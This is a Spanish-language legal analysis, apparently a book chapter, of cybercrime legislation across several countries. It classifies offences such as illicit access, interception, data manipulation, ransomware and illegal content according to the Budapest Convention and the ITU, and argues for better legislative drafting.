Cuando los países no cuentan con la legislación necesaria para llevar a cabo un juicio adecuado conforme a la delincuencia cibernética, los abogados tienen que *hackear* las leyes. En el caso de México no me refiero a que entren y modifiquen los diferentes sitios webs de los periódicos oficiales de los estados, así como al *Diario Oficial de la Federación* donde se publican las leyes, sino a que vean la ley como un código fuente para encontrar ventajas y vulnerabilidades, pues solo así es la única manera de defender a los usuarios y clientes con las leyes antiguas, anacrónicas o mal hechas que pudiera tener un país. Un claro ejemplo es cuando el Código Penal Federal mexicano se refiere a algunos delitos en su realización por "cualquier medio" sin especificar cuáles, donde el abogado hace adaptación de los hechos a estos tipos penales (en el cual el legislador no contemplaba la ciberdelincuencia en su creación).

Los delitos cibernéticos en la actualidad no cuentan con una armonización, pues existe mucha diversidad de conceptos dependiendo la zona geográfica, traducción e idioma, por ejemplo, en un país podría tipificarse la conducta con la leyenda de "acceso no autorizado de un ordenador o computadora", mientras que en otros podría ser el "acceso ilegal a un ordenador o computadora", entretanto que en el convenio de Budapest se menciona el "acceso ilícito", que en sustancia todos los mencionados anteriormente abarcan la protección del mismo objeto y bien jurídico protegido, pero con diferente denominación.

Dicho lo anterior, es aquí cuando los países comienzan la armonización de las leyes locales observando las legislaciones extranjeras, pero que en ocasiones más que armonizar solo copian los conceptos sin adentrarse en un estudio exhaustivo, creando conflictos, lagunas e incertidumbre jurídica; tal es el caso de Bolivia, que en su Ley de

Servicios Financieros artículo 124 (Sistema de Información Legal del Estado Plurinacional de Bolivia, 2013), menciona que "las operaciones efectuadas en el marco de los servicios que prestan las entidades financieras, podrán realizarse a través de medios electrónicos, los que necesariamente deben cumplir las medidas de seguridad que garanticen la integridad, confidencialidad, autentificación y no repudio".

Es aquí donde nos damos cuenta de la importancia de hacer un texto con un aspecto legal y técnico, ya que podemos observar en el artículo anterior (además de varias leyes de otros países incluyendo México) que el modelo CIA (que en inglés se desglosa como *confidentiality, integrity, and availability*) está incompleto y se intenta mezclar el AAA, ya que menciona el concepto de autentificación, y a nuestra percepción lo ideal y recomendable es el concepto de autenticación, que se explicará a profundidad más adelante. Además de que al final del artículo podemos encontrar la palabra "no repudio", que acertadamente es un concepto de seguridad informática, conocido en inglés también como *non-repudiation*, pero que a nuestra perspectiva deja en incertidumbre a la sociedad, porque realmente ¿cuántos gobernados sabrán lo que significa el no repudio? Es necesario que todos los conceptos técnicos especializados sean definidos en los diccionarios de las leyes y no solo caer en anglicismos.

Como abogado y ciudadano es difícil conocer cuáles son las leyes, reglamentos y todos los vehículos legales que protegen los derechos digitales, así como la tipificación de delitos informáticos y cibernéticos, además de medidas de ciberseguridad, pues en la práctica son tantos ordenamientos jurídicos que uno no sabría ni por dónde empezar para conocer la materia, y peor aún para que se le respeten sus derechos en conjunto con las tecnologías de la información. Dicho lo anterior, España es un claro ejemplo del futuro y prospección que deberían tener las leyes, ya que cuenta con sus leyes por separado, pero hacen una unificación en forma de código sobre ciertos temas, tal es el caso de Seguridad Informática, por ejemplo cuentan con el Código de Administración Electrónica, así como el Código del Derecho al Olvido y también el Código de Derecho de la Ciberseguridad, que al final solo son recopilaciones de ordenamientos jurídicos sobre un tema.

Por último, creemos que las leyes deben verse como un cuerpo completo y no de manera separada, ya que no solo deben señalarse los artículos que hablen de una pena, ya que los temas de ciberseguridad, procedimiento y requisitos son importantes para llevar a cabo una jus-

ticia completa, es más, la ley es un cuerpo tan completo que hasta los artículos transitorios son importantes; tal es el caso de la República de Kirguistán, que posee un código penal vigente pero también otro código penal publicado (Adviser-Legislation of the Kyrgyz Republic, 2017) que castiga los delitos cibernéticos, pero que entrará en vigor hasta el 1 de enero de 2019, así como Vietnam que su Ley de Acceso a la Información entrará en vigor el 1 de julio del 2018, por lo que si las personas solo miran las penas y no la ley completa, podrían acudir a artículos que aún no pudieran ser aplicados a la justicia.

Capítulo 2. Tipos de delitos cibernéticos

Crear un catálogo de los tipos de delitos cibernéticos es algo complejo, ya que ciertas conductas ilícitas cibernéticas no solo comprenden una tipificación, además de su constante y rápida evolución creando nuevas formas y bienes que proteger, lo cual dificulta su clasificación. Es aquí donde se entra en debate si tipificar el objeto jurídico, es decir ese bien jurídicamente protegido, o basarse en las técnicas y métodos que se utilizan para legislar, por ende categorizar.

Si bien pueden observarse y adaptarse ambos aspectos desde el bien jurídico hasta los métodos empleados, donde el estado de California de Estados Unidos de América es un claro ejemplo, ya que éste presentó un proyecto de ley en el 2016 el cual ya ha sido aprobado que penaliza el *ransomware*; el proyecto es el SB-1137 Computer Crimes: Ransomware (California Legislative Information, 2016), en este se agrega al Código Penal en el capítulo de extorsión la tipificación de que toda persona que, con la intención de extorsionar dinero u otra contraprestación, introduzca un rescate en cualquier computadora, sistema informático o red informática será castigada, de la misma manera que si dicho dinero u otra contraprestación fueron realmente obtenidos por medio del *ransomware* aplicable.

Para algunos sería fácil decir que cuadremos este tipo de delito con los tradicionales, que la mayoría de las naciones cuentan como extorsión simple o extorsión con agravante del uso de medios informáticos, pero la ley debe ser siempre exhaustiva y clara. Sin duda es loable cómo California está a la vanguardia de la tecnología y la justicia, pero creemos que en la actualidad tal tipificación, o sea cuando se centra en el método y técnica empleado, no enfoca bien las leyes y las vuelve caducas, dejando casi sin materia el artículo.

La palabra *ransomware* se conforma por rescate y *software*; de todos los que existen en el mundo hasta la actualidad los que destacamos son el *WannaCry, Petya y Nyetya,* donde los dos primeros si buscaban un fin económico como lo confirma en su ley el estado de California, pero la última versión *Nyetya* no pide ningún rescate, solo encripta la información del disco duro por completo sin que los interesados puedan recuperar la información.

Por lo que el tipificar en la actualidad por medio de técnicas y métodos, en este caso el *ransomware* como extorsión es anacrónico, creemos que más que señalar elementos económicos se debe tener la técnica legislativa correcta, donde se llegue a una generalidad pero ser exhaustivo a la vez; consideramos que la tipificación además de la que ya contempla de la extorsión por computadora también debe ir encaminada a que se castigue a aquella persona que encripte información que no le pertenece sin el consentimiento del titular, independientemente si sea de un beneficio económico o no, legislando a favor de la protección del bien jurídico protegido y no de la técnica empleada.

El Convenio sobre Ciberdelincuencia de Budapest hace una clasificación en cuatro tipos:

1. Delitos contra la confidencialidad, la integridad y la disponibilidad de los datos y sistemas informáticos.
2. Delitos informáticos.
3. Delitos relacionados con el contenido.
4. Delitos relacionados con infracciones de la propiedad intelectual y de los derechos afines.

No obstante, se puede identificar cómo la primera, tercera y cuarta clasificación antes mencionadas se refieren al bien jurídico protegido, mientras que la segunda que es sobre delitos informáticos va más encaminada al método en un sentido amplio, creando que ciertas conductas encuadren con delitos informáticos, pero también con las otras tres categorías restantes. A nuestra percepción tal clasificación no es en su totalidad una incongruencia, es una clasificación híbrida y mixta, ya que realmente este mundo cibernético crea nuevos delitos, muy aparte de los ya conocidos tradicionalmente, cuestión que las partes que crearon el convenio vieron pertinente para precisar la existencia de éstos mismos.

Creemos que de todas las posibles clasificaciones sobre los ciberdelitos que se puedan hacer, las más completa es la realizada por la Unión Internacional de Telecomunicaciones (ITU), basada en un principio en el Convenio sobre Ciberdelincuencia de Budapest. Por lo cual desarrollaremos los temas e ilícitos acorde con dicha clasificación.

Delitos contra la confidencialidad, la integridad y la disponibilidad de los datos y sistemas informáticos

Los delitos que conforman esta categoría son aquellos que al menos dañan uno de los tres principios jurídicos y técnicos: la confidencialidad, la integridad y la disponibilidad. Estos principios son también conocidos como el modelo CIA. En otro capítulo se abordará a profundidad dicho sistema y sus características, pero sí es necesario que no queden solo en la teoría técnica y que sean llevados a las leyes para su aplicabilidad.

Acceso ilícito (piratería de sistemas y programas)

Este es el acceso deliberado e ilegítimo a la totalidad o a una parte de un sistema informático, ya sea con la intención de obtener datos informáticos o con otra intención delictiva, o en relación con un sistema informático que esté conectado a otro sistema informático.

Se podría decir que éste es la madre de los delitos informáticos, pues engloba desde los primeros hasta a los actuales, en un principio todo acceso no autorizado, o sea sin el consentimiento del titular del derecho, es un acceso ilícito, por ejemplo en esta categoría engloba acciones como la penetración o invasión de sitios webs, aplicaciones, computadoras o cualquier dispositivo con contraseña, así como un acceso indirecto como utilizar herramientas de administración remota como *troyanos* para obtener información y contraseñas, o llegar hasta el engaño con métodos más especializados como crear sitios webs falsos dañinos, haciéndose pasar por una entidad para que se revelen datos de acceso.

En un sentido amplio, el acceso ilícito podría denominarse como la acción principal para cometer la mayoría de los ilícitos en el ciberespacio, ya que teniendo acceso a un sistema se tiene completo control sobre éste, pudiendo desencadenar diversos delitos ya dentro de un sistema, como robar datos bancarios, modificar datos personales, infectar el sistema para quien tenga acceso a este se infecte también, entre otros tantos. Pero en un sentido estricto se podría limitar al simple acceso ilícito, sin autorización a un dispositivo o servicio informático y cibernético, teniendo como elementos que el dispositivo tiene una medida de seguridad, las intenciones del actor y las acciones que éstas conllevan,

pudiendo dañar la confidencialidad, integridad y disponibilidad, ya sea obteniendo, modificando, dañando o borrando información.

Aquí entra en debate si el acceso ilícito a datos o un sistema informático se materializa con el simple acceso sin autorización a un ordenador o a cierta información, o que conlleve el requisito de que ese acceso debe evadir y romper medidas de seguridad, además de una intención de causar pérdidas o daños. Habrá que considerar que un acceso ilícito simple a un sistema informático no significa que el infractor haya obtenido acceso a archivos y datos del sistema, por lo tanto el acceso ilícito podría tener niveles desde conseguir información, datos, parte del sistema o hasta el control total del sistema.

Habrá que tomar en cuenta que el acceso ilícito puede realizarse de manera imprudencial. Por esto, es recomendable tomar en cuenta ciertos elementos, como cuando sea cometido intencionalmente, conscientemente, de manera fraudulenta, infringiendo las medidas de seguridad, sin autorización o permiso del titular del derecho o de manera ilegal, además de las acciones que se cometan con ese acceso ilícito, por lo que también serían necesarias las agravantes para tal tipificación. Sin embargo, esto queda a potestad de cada país, pues éstos deberán adoptar las medidas legislativas y de otro tipo que resulten necesarias para tipificar como delito en su derecho interno tales conductas que diversos instrumentos internacionales esclarecen.

Adquisición ilícita de datos (espionaje de datos)

Este ataque se centra en la confidencialidad de los sistemas informáticos, así como de los datos que éstos procesan de manera local o en red, también en los datos que uno pudiera ofrecer siendo víctima de un engaño; existen diversas maneras de obtener datos de manera ilícita, a la vez de diversos usos que se le puede dar. No obstante, con el auge del Internet se ha facilitado la obtención de acceso a información confidencial desde cualquier parte del mundo. La información confidencial es muy importante para los gobiernos, empresas y los mismos usuarios, razón por lo cual la adquisición ilícita de datos, es decir su espionaje, sea una manera de delinquir.

Los gobiernos y empresas tienen información confidencial, aunque cabe destacar que no significa que sea secreta, pues esto indica que solo aquel personal autorizado podrá tener acceso a ésta, en calidad de sus funciones o por ser propia, pero estos sistemas mayormente

son más seguros que las computadoras y dispositivos privados, donde guardamos información de datos bancarios, laboral y hasta de intimidad y vida personal, donde esta información puede ser utilizada para hacer transacciones, venderla a terceros, exponerla o hasta extorsionar y chantajear por ella.

Existen diversos métodos para aplicar este tipo de ilícito; de manera general, el primero es por medio del acceso a los sistemas informáticos extrayendo la información y retirarse, mientras que otro podría ser el engaño y manipulación del usuario con técnicas como el *phishing* para que otorgue información como usuarios, códigos y contraseñas de seguridad.

Cabe destacar que esto no atenta contra la integridad o la disponibilidad de los datos, ya que solo se acceden a los datos e información confidencial; de aquí se podría decir que es como si solo observamos para recabar información, tal es el caso de los *spyware,* que es un programa espía para transmitir datos violando únicamente la confidencialidad, además de programas como *keyloggers* que guardan cada tecla pulsada en el ordenador para ser enviada al delincuente.

Para evitar este tipo de ilícitos se aconseja no pasar información confidencial por medio de la tecnología, utilizar herramientas para encriptar la información, así como tener nuestro sistema operativo (os por sus siglas en inglés) lo más actualizado con herramientas de *software* para la seguridad como antivirus o *antispyware*, sin olvidar de revisar de manera física si existe algún dispositivo desconocido conectado al ordenador que pudiera guardar datos y enviarlos. Lo más importante es conocer los riesgos del Internet tanto técnicos con conocimientos especializados como los tradicionales como lo es la ingeniería social, sabiendo verificar los posibles engaños y teniendo en mente que las empresas bancarias e instituciones no piden datos confidenciales.

Intervención ilícita

Conforme al Convenio de Ciberdelincuencia de Budapest, por un lado tenemos la interceptación deliberada e ilegítima, por medios técnicos, de datos informáticos comunicados en transmisiones no públicas efectuadas a un sistema informático, desde un sistema informático o dentro del mismo, incluidas las emisiones electromagnéticas procedentes de un sistema informático que contenga dichos datos informáticos. Por otro lado está la interferencia de datos como la comisión deliberada e ilegítima de

actos que dañen, borren, deterioren, alteren o supriman datos informáticos, así como la interferencia en el sistema, con la obstaculización grave, deliberada e ilegítima del funcionamiento de un sistema informático mediante la introducción, transmisión, provocación de daños, borrado, deterioro, alteración o supresión de datos informáticos.

Esto principalmente se centra en las comunicaciones, razón por la cual englobamos los conceptos de intercepción e interferencia con la palabra de intervención ilícita, pues se intervienen las comunicaciones de los usuarios, ya sea correo electrónico, transferencias de datos, mensajes de texto, chat, documentos enviados, etcétera.

La interceptación ilícita (cabe destacar que existe la lícita, la cual es por orden judicial) es cuando el atacante de manera fraudulenta intercepta o intenta interceptar datos o mensajes informáticos y en red durante su transmisión no pública, ya sea desde dentro o fuera de los sistemas y redes. La interceptación de los datos informáticos únicamente viola la confidencialidad de la información o del sistema de las comunicaciones privadas, en pocas palabras, es el acceso y adquisición de datos informáticos privados.

Es aquí donde el legislador tiene que decretar de manera perspicaz, ya que en un sentido amplio una transmisión o comunicación privada es aquella que se da entre dos o más sujetos independientemente de la forma, modo y vía. Pero en un sentido estricto la comunicación pudiera ser de naturaleza privada, pero transmitirse por redes públicas, cuestión que al poner en la ley la palabra transmisión no pública o conceptos como privada, se pudiera interpretar tal artículo donde en algunos supuestos no fuera delito aunque la intención haya sido ilícita, y como se diría en el lenguaje técnico informático, la ley tendría un *bug*, y en el aspecto técnico legal una laguna jurídica.

Realmente el concepto de interferencia no es nuevo, quizá anteriormente hemos escuchado la frase de "la radio no se escucha bien, parece que hay interferencia de otras señales", es aquí donde nos damos cuenta que siempre ha existido pero ahora solo aplicada a los sistemas informáticos e Internet. En un principio desde el mundo físico podríamos entender que interferimos al momento de cortar la electricidad de un sistema, desconectándolo o causando interferencia electromagnética, pero centrándonos en lo digital, la interferencia puede violar la confidencialidad, integridad y disponibilidad del sistema o los datos, es un concepto algo complejo, principalmente porque el convenio de Budapest sobre ciberdelincuencia y varias legislaciones lo manejan por

separado al referirse a la interferencia de datos o a la del sistema, pero que en general es una interferencia a datos específicos y del sistema, así como del sistema por sí mismo, como también las redes, computadoras y otros dispositivos.

Existen varios ejemplos sobre la interferencia, uno de ellos que se refiere a la interferencia del sistema en la disponibilidad es el ataque DDOS, donde varios dispositivos, incluidos los enrutadores de red, sufren una interferencia causada de manera ilícita. Aunque en un sentido amplio no solo se trata de dañar en las interferencias, ya que también se contemplan acciones como borrar, deteriorar, alterar, suprimir o introducir, un ejemplo de esto podría ser un ataque *man in the middle*, donde un delincuente puede leer, insertar y modificar a su gusto mensajes entre dos o más partes sin que éstas conozcan que el vínculo digital entre ellos ha sido violado, el atacante es capaz de observar e interceptar los mensajes entre las víctimas, y como se ha dicho antes hasta modificarlos y borrarlos.

Sintetizamos que la interceptación solo es la recabación de la comunicación violando la confidencialidad por conocer los datos que se procesan y envían dentro del sistema o redes, tal es el caso donde las legislaciones dan el poder de investigación a los entes de inteligencia para poder interceptar las comunicaciones privadas y obtener evidencia siguiendo el debido proceso y respetando derechos fundamentales; mientras que la interferencia es muy amplia al poder dañar la confidencialidad, integridad y disponibilidad, accediendo a los datos que son procesados, con la opción de poder alterarlos, suprimirlos o dejar fuera de servicio la comunicación. Los legisladores deben ser cuidadosos al momento de legislar sobre la interferencia, ya que deberán tomar en cuenta la intención y el acto, así como el objeto de dañar, interferir u obstaculizar, ya que el propósito y los daños son los elementos principales para tipificar tales conductas, pues no hay duda que se podrán cometer interferencias de manera imprudente o negligente.

Manipulación de datos

Cuando hablamos de datos informáticos podemos referirnos a archivos informáticos, caché, control, acceso, entrada y salida, estándares, gestión, almacenamiento, conjuntos, conversión, eliminación, enlace, procesamiento y transmisión de datos, entre otros tantos conceptos. Pero también hablamos de la seguridad de la información, pues en la

manipulación de datos se afecta la integridad y disponibilidad de los datos, ya que éstos pueden ser borrados, suprimidos o alterados.

Los ejemplos más claros son en general los *malware,* ya que en un principio los virus informáticos solo borraban información y hacían saltar alertas con mensajes de que estaban infectados los usuarios, no obstante, los *malware* han evolucionado tanto que en la actualidad pueden propagarse a su gusto de manera pensante, o hasta cifrar ficheros sin dar vuelta atrás o solicitando dinero a las víctimas para obtener clave de descifrados de sus archivos, como en la actualidad lo hacen los *ransomware*.

La manipulación de datos en las páginas webs también puede suceder, tal es el caso del famoso *defacement*, que es la deformación o cambio producido de manera intencionada en una página web por un atacante, un ejemplo es la SQL i*njection* que dependiendo de varios factores como configuración del servidor, error de programación y capacidad del atacante no solo se pudiera llegar a la manipulación de datos, sino a tener acceso a todo el servidor por medio de comandos o hasta descargar ficheros como bases de datos atacando también la confidencialidad, con métodos como *Local File Inclusion* con la función *load_file(),* pero dejando esa posibilidad nos limitamos en el ejemplo a la acción más común que es cuando los atacantes dañan la integridad y disponibilidad de los datos en las bases de datos, insertando, alterando, borrando o creando datos con mensajes como *hacked by*, *defaced by* y *haxored by*.

En este caso también los legisladores tienen que tener mucho cuidado, ya que el concepto del delito informático, cibernético, electrónico, de alta tecnología, cambia dependiendo del país, donde todos son correctos pero que se debería tener una aceptación más formal por el cibernético, por su visión donde todo estará conectado en un futuro. Es así, en el caso donde el borrado o alteración de datos sea utilizando un dispositivo físico, como lo son algunas memorias USB que sirven para infectar a otros ordenadores, o que destruyen datos de la computadora cuando son conectadas a estas, se podría excusar que no es parte de un ciberdelito por no cometerse en red y solo de manera local.

Es por esto que la recomendación es que se amplíe el concepto de ciberdelito en los países, además de que se tipifique la conducta de crear, almacenar, alterar, borrar, manipular los datos de un sistema informático o cibernético, con la finalidad de proporcionar información falsa y causar un daño considerable a las personas o propiedad. Aunque en un sentido amplio, la manipulación de datos también tiene que ver con transmitir, desviar, desencaminar e interferir, pero que en un

sentido estricto es parte de la intervención ilícita, es aquí donde el legislador tendrá que ser muy exacto en sus decisiones.

Ataques contra la integridad del sistema

Los ataques contra la integridad del sistema también podrían ser considerados como sabotaje informático, pero desde nuestra percepción es más amplio el primer concepto; son aquellos que impiden que los sistemas informáticos funcionen correctamente, en otras palabras, son aquellas conductas para eliminar o modificar las funciones o los datos en una computadora sin la autorización del titular con el fin de poder obstaculizar su correcto funcionamiento, sin limitarse solo a los datos, pues también se contemplan desde los daños al *hardware* o *software* hasta el mismo sistema como una parte única y entera.

Uno de los ataques podría ser de manera física, que es cuando el delincuente tiene acceso físico a los sistemas informáticos y causa destrozos, donde en la práctica las legislaciones no tuvieran problema al castigar este tipo de conductas, equiparándolas como daño o destrucción de bienes o de propiedad.

En el ámbito virtual, nos encontramos también con los gusanos informáticos, pertenecientes a la familia de los *malware*. Estos gusanos a diferencia de los virus (que manipulan los archivos de programas) se encuentran en la memoria y se duplican a sí mismos de manera autónoma e inician múltiples procesos de transferencia de datos, causando problemas en la red aunque sea simplemente consumiendo ancho de banda, con el resultado de dañar la red. Su función principal en los sistemas informáticos consiste en impedir un buen funcionamiento y utilizar los recursos del sistema para su reproducción por Internet o generar tráfico en las redes atacando la disponibilidad.

Otra forma virtual son los ataques DDOS y DOS, que se centran en la disponibilidad de los recursos informáticos y web, mandando demasiadas solicitudes y peticiones sobrepasando las que se pueden gestionar, causando que los gobiernos, empresas y civiles tengan pérdidas económicas por dejar sus servicios fuera de línea por horas o días.

También las bombas lógicas son parte de este capítulo, ya que pueden destruir o modificar datos en un momento o en el futuro. Se concluye en que todo ataque contra la integridad del sistema es aquel que obstaculiza el correcto funcionamiento de un sistema informático, de antemano cabe la posibilidad que se pueda cometer de manera impru-

dencial, pero retomando el tema principal, este ataque tiene como fin suspender o paralizar el funcionamiento de un sistema informático, con acciones de destrucción u omisiones como la inutilización de herramientas, sobre bases de datos, instalaciones, equipos o redes.

Delitos en relación con el contenido

Este capítulo abarca contenidos que son ilegales, como el contenido erótico en general, pornografía infantil, racismo, lenguaje ofensivo, exaltación a la violencia, también los relacionados contra la religión, así como los juegos ilegales en línea, la difamación e información falsa, los correos basuras, extorsiones y otras tantas formas de cometer ilícitos.

Dejando por un lado el tema de la libertad de expresión que se abordará como un derecho digital en conjunto con sus limitaciones, es importante mencionar que por falta de armonización por cuestiones de tradición y cultura el contenido ilícito es un tema complejo, ya que cierto contenido puede ser ilícito en algunos países mientras que en otros no, por ejemplo, en cuestión de delitos contra la religión no se sanciona lo mismo en países latinoamericanos comparados con los árabes. Es así donde todo varía dependiendo de la zona geográfica, época, cultura y tradiciones de un país, cuestión que deberá tomarse en cuenta y respetarse.

La protección de contenido ilícito es muy importante, no hay duda que la seguridad en el Internet en razón de su contenido hace que el espacio virtual sea un ambiente sano, pero tampoco habrá que caer en ese exceso de filtros desmedidos, bloqueos y limitaciones de contenido, que solo para algunos sea considerado como "ilícito" pero que en realidad es contenido no favorable para estos, donde mayormente son sitios con noticias referentes a la política, causando una censura y no una protección.

Material erótico o pornográfico (excluida la pornografía infantil)

El material erótico o pornográfico excluyendo la pornografía infantil, tomando éste termino de manera general al referirse a los adultos, es un tema que antes de la existencia del Internet ha tenido demasiado auge, ahora con las nuevas tecnologías esto ha ayudado a que se propa-

gue de manera rápida por su fácil acceso mundial, clientes y en ocasiones por el anonimato.

De antemano, el acceso a este material a los menores de edad es una falta grave, pues la protección del menor siempre es lo importante, es por esto que los sitios webs con este contenido avisan del contenido sexual, con la opción de poder acceder al sitio si solo se es mayor de edad o en caso contrario salir de éste; no obstante, regresando al tema principal, la penalización del material erótico y pornográfico puede variar según la nación, en algunas estaría permitido mientras que en otras prohibido (claramente entre adultos).

La persecución de estos delitos es difícil, pues realmente por principio de soberanía nacional, los países solo pueden realizar investigaciones en su propio territorio y no en otro sin el consentimiento de la parte, además de la falta de extraterritorialidad de las leyes que se limitan a lo local, dejando fuera el derecho internacional público y privado.

A lo que se refiere al material erótico en general, diversas naciones han optado por tipificar nuevos delitos en concordancia con las tecnologías de la información, por ejemplo el nuevo delito llamado *sexting,* acrónimo de *sex* (sexo) y *texting* (escrito, mensaje), que consiste en el envío de contenido personal de tipo erótico o sexual como audios, fotografías y videos, para luego ser divulgados contra su voluntad, lesionando gravemente la intimidad de la persona afectada. El ejemplo más común de este delito para su mayor comprensión es cuando dos novios se mandan fotografías íntimas o uno de ellos graba los actos sexuales, posteriormente la pareja rompe su relación pero uno de ellos por enojo o venganza sube tal material a las redes sociales o lo pasa por aplicaciones de mensajería, de aquí nace el famoso dicho "rólame el pack". Cabe destacar que dicha acción cuando se trate de menores de edad siempre será un delito, sin importar si hay consentimiento o no.

Pornografía infantil

La pornografía infantil es uno de los focos rojos del Internet, por lo cual la mayoría de las naciones tienen una unificación en la penalización de tal conducta en razón del bien jurídico protegido, tal es la importancia del tema que han nacido instrumentos internacionales como Convención de las Naciones Unidas sobre los Derechos del Niño de 1989, la decisión marco del Consejo de la Unión Europea relativa a la lucha contra la explotación sexual de los niños y la pornografía infantil

de 2003 y la Convención sobre la Protección de los Niños contra la Explotación Sexual y el Abuso Sexual de 2007, donde este último fue el primer documento internacional que señala distintos delitos penales en cuestión de conductas ilícitas sexuales protegiendo a los menores.

El Convenio sobre Ciberdelincuencia de Budapest en su artículo 9 enumera los actos concernientes a la pornografía infantil, los cuales son *a)* la producción de pornografía infantil con vistas a su difusión por medio de un sistema informático, *b)* la oferta o la puesta a disposición de pornografía infantil por medio de un sistema informático, *c)* la difusión o transmisión de pornografía infantil por medio de un sistema informático, *d)* la adquisición de pornografía infantil por medio de un sistema informático para uno mismo o para otra persona y *e)* la posesión de pornografía infantil en un sistema informático o en un medio de almacenamiento de datos informáticos. A la vez puntualiza que se entenderá todo material pornográfico cuando la representación visual contenga *a)* un menor comportándose de una forma sexualmente explícita, *b)* una persona que parezca un menor comportándose de una forma sexualmente explícita y *c)* imágenes realistas que representen a un menor comportándose de una forma sexualmente explícita. Claramente como la mayoría de edad cambia dependiendo el país, el instrumento internacional puntualiza que menor de edad se entenderá aquella persona menor a 18 años, pero que también algún país podrá establecer el límite inferior mínimo de 16 años, además de ciertas reservas de los incisos.

En la actualidad el capítulo de pornografía infantil en diversas legislaciones ha tomado un papel fundamental, pues todos la tipifican, algunos agregan también a los incapaces, mencionando otro tipos de actos como el exhibicionismo y otras conductas sexuales, cuestión por la cual el contenido legal y protección varían entre los países, además de que éstas no solo se refieren a los medios informáticos, sino a cualquier medio por el cual se pudiera cometer, haciendo una protección jurídica completa, sin olvidar que su persecución puede seguirse en el extranjero por la gran cooperación sobre el tema.

El tema sigue avanzando y no se ha quedado en la pornografía tradicional con el uso de medios electrónicos, de tal manera que se creado también la tipificación de la figura de pseudopornografía, conocida como *morphing,* que se trata de un material pornográfico que no se utiliza directamente a un menor de edad. Esta técnica consiste en utilizar filtros mediante programas informáticos para transformar una imagen

real fotográfica y cambiarla de contexto, un ejemplo es cuando se toma el rostro de un menor de edad de una fotografía ordinaria, para transformarla y exponerla en acciones, actitudes y poses de carácter sexual.

Otra nueva tipificación que ha tomado mucho auge en los países, incluyendo a México, es el famoso *grooming,* que en un sentido amplio pudiera considerarse un delito preparatorio para llegar a otro de carácter sexual más grave, por lo cual es el proceso de técnicas que utiliza un adulto, en este caso pederasta o pedófilo, con el fin de ganarse la confianza de un menor de edad, utilizando las tecnologías de la información y las redes del Internet, para así obtener del menor de edad beneficios de carácter sexual, como grabaciones, imágenes, videos, entre otros, dicho material en ocasiones es publicado en foros de pornografía infantil, posteriormente de aquí puede nacer el supuesto de chantajear al menor para obtener mayor material pornográfico o llevarlo a un plano físico para abusar sexualmente de éste.

El *grooming*, como concepto general, no se limita al mundo cibernético a pesar de que en nuestro contexto ha aparecido vinculado a éste. Se entiende por *grooming* el proceso de socialización que se da en los casos de abusos sexuales contra menores, en los que el victimario (*groomer*) interactúa con el menor y se gana su afecto, interés y confianza manipulándole mediante buenas palabras, muestras de atención, cercanía y aceptación con la finalidad de mantener con éste relaciones sexuales. En ese sentido, el Internet es un medio que permite una rápida manipulación o engaño del niño, niña o adolescente, proporcionándole atención, fingiendo compartir sus intereses y actividades, ofreciéndole afecto, a la vez que permite el uso de amenazas mediante intimidación o coacción en los casos que se crea necesario, por ejemplo con mostrar fotografías y material íntimo al público o contar los secretos del menor a todos sus contactos, entre otros (Díaz, 2011).

Retomando el concepto general de pornografía infantil que por su género abarca todas las conductas ilícitas de los menores de edad en razón del contenido, en la vida cotidiana obtener pornografía infantil, así como el contacto entre compradores y vendedores es una manera muy fácil y además muy lucrativa, ya que existe una gran cantidad de personas que se dedican a su compra y venta; sonará hasta mentira, pero los buscadores web ayudan a encontrar estos sitios sin problemas. El crimen organizado ha tocado las puertas de tal negocio, donde son creadas organizaciones bien estructuradas con jerarquía, que obtienen grandes beneficios económicos y que para su supervivencia en el mer-

cado optan por proteger sus foros por medio de contraseñas o sitios de manera encriptada, para que difícilmente los usuarios sin invitación puedan acceder a éstos.

Existen varios elementos que han potencializado la pornografía infantil; en un principio ya mencionamos el "anonimato" que otorga el Internet, pues esto significa que pueden ocultar su identidad y por ende evadir la justicia. Otro elemento es la tecnología de cifrado, donde los poderes investigadores e inteligencias pueden interceptar los mensajes entre los posibles delincuentes, pero es difícil obtener los mensajes de manera legible para llegar a estos y poder incriminar a los sujetos activos, sin olvidar también el cifrado de los archivos de una computadora, dejando sin pruebas para llegar a un proceso jurisdiccional.

Un último elemento es la utilización de monedas virtuales, o sea criptomonedas, con el fin de realizar pagos anónimos. En la actualidad existen muchas, pero entre las que más destacan son el *bitcoin*, *litecoin*, *ethereum*, *ripple* y *dogecoin*; sin entrar mucho en detalle pues más adelante se hablará del ciberblanqueo de dinero, estas monedas permiten hacer pagos sin identificación y validación como lo haría un medio tradicional, en pocas palabras, es difícil rastrear toda transacción y pago que se haga en línea por estos medios.

En cuestión de menores de edad, existen otros delitos que van más lejos que la pornografía infantil, es decir que no se centran solo en el contenido ilícito, pues conectan el mundo virtual con el físico, como lo son la trata de personas, prostitución, pederastia, pedofilia y abuso sexual infantil, entre otros, que no son tocados en este capítulo pues no solo se refieren al contenido, sino al abuso y criminalidad de la informática y tecnologías de la información para llevar el delito principal.

Racismo, lenguaje ofensivo, exaltación de la violencia

Este tema es muy importante al igual que todos, pero la diferencia es que sí existe un protocolo vinculado al Convenio sobre Ciberdelincuencia en Budapest, tal convenio fue elaborado el 23 de noviembre de 2001, posteriormente se creó el Protocolo adicional al Convenio sobre la Ciberdelincuencia relativo a la penalización de actos de índole racista y xenófoba cometidos por medio de sistemas informáticos, en Estrasburgo el 28 de enero de 2003. La finalidad de tal protocolo es completar lo que respecta a la tipificación penal de los actos de índole racista y xenófoba cometidos mediante sistemas informáticos.

En dicho protocolo se define el concepto de material racista y xenófobo, que se entenderá por todo material escrito, toda imagen o cualquier otra representación de ideas o teorías que propugne, promueva o incite al odio, la discriminación o la violencia contra cualquier persona o grupo de personas, por razón de la raza, el color, la ascendencia o el origen nacional o étnico, así como de la religión en la medida en que ésta se utilice como pretexto para cualquiera de esos factores. El documento recomienda tomar medidas contra la difusión de material racista y xenófobo mediante sistemas informáticos, así como amenazas, insultos con motivación racista y xenófoba, también la negación, minimización burda, aprobación o justificación del genocidio o de crímenes contra la humanidad y relaciones de complicidad.

Dicho lo anterior, debe reconocerse que el Internet se ha convertido en un lugar para divulgar contenido racista, de lenguaje ofensivo y que incite a la violencia, que conforme aumenta la población en Internet dichas conductas lo hacen también. Al ser el Internet un espacio de audiencia mundial, los delincuentes transforman esta herramienta en un lugar ruin, donde se incita a menores de edad a cometer delitos y hasta suicidios, promoviendo el racismo y la violencia con memes, fotografías y videos, a tal grado que se arrincona a las personas para entrar en conflicto tanto en el espacio virtual como en el físico. En la actualidad es normal encontrar peleas en redes sociales, burlas y ofensas contra personas.

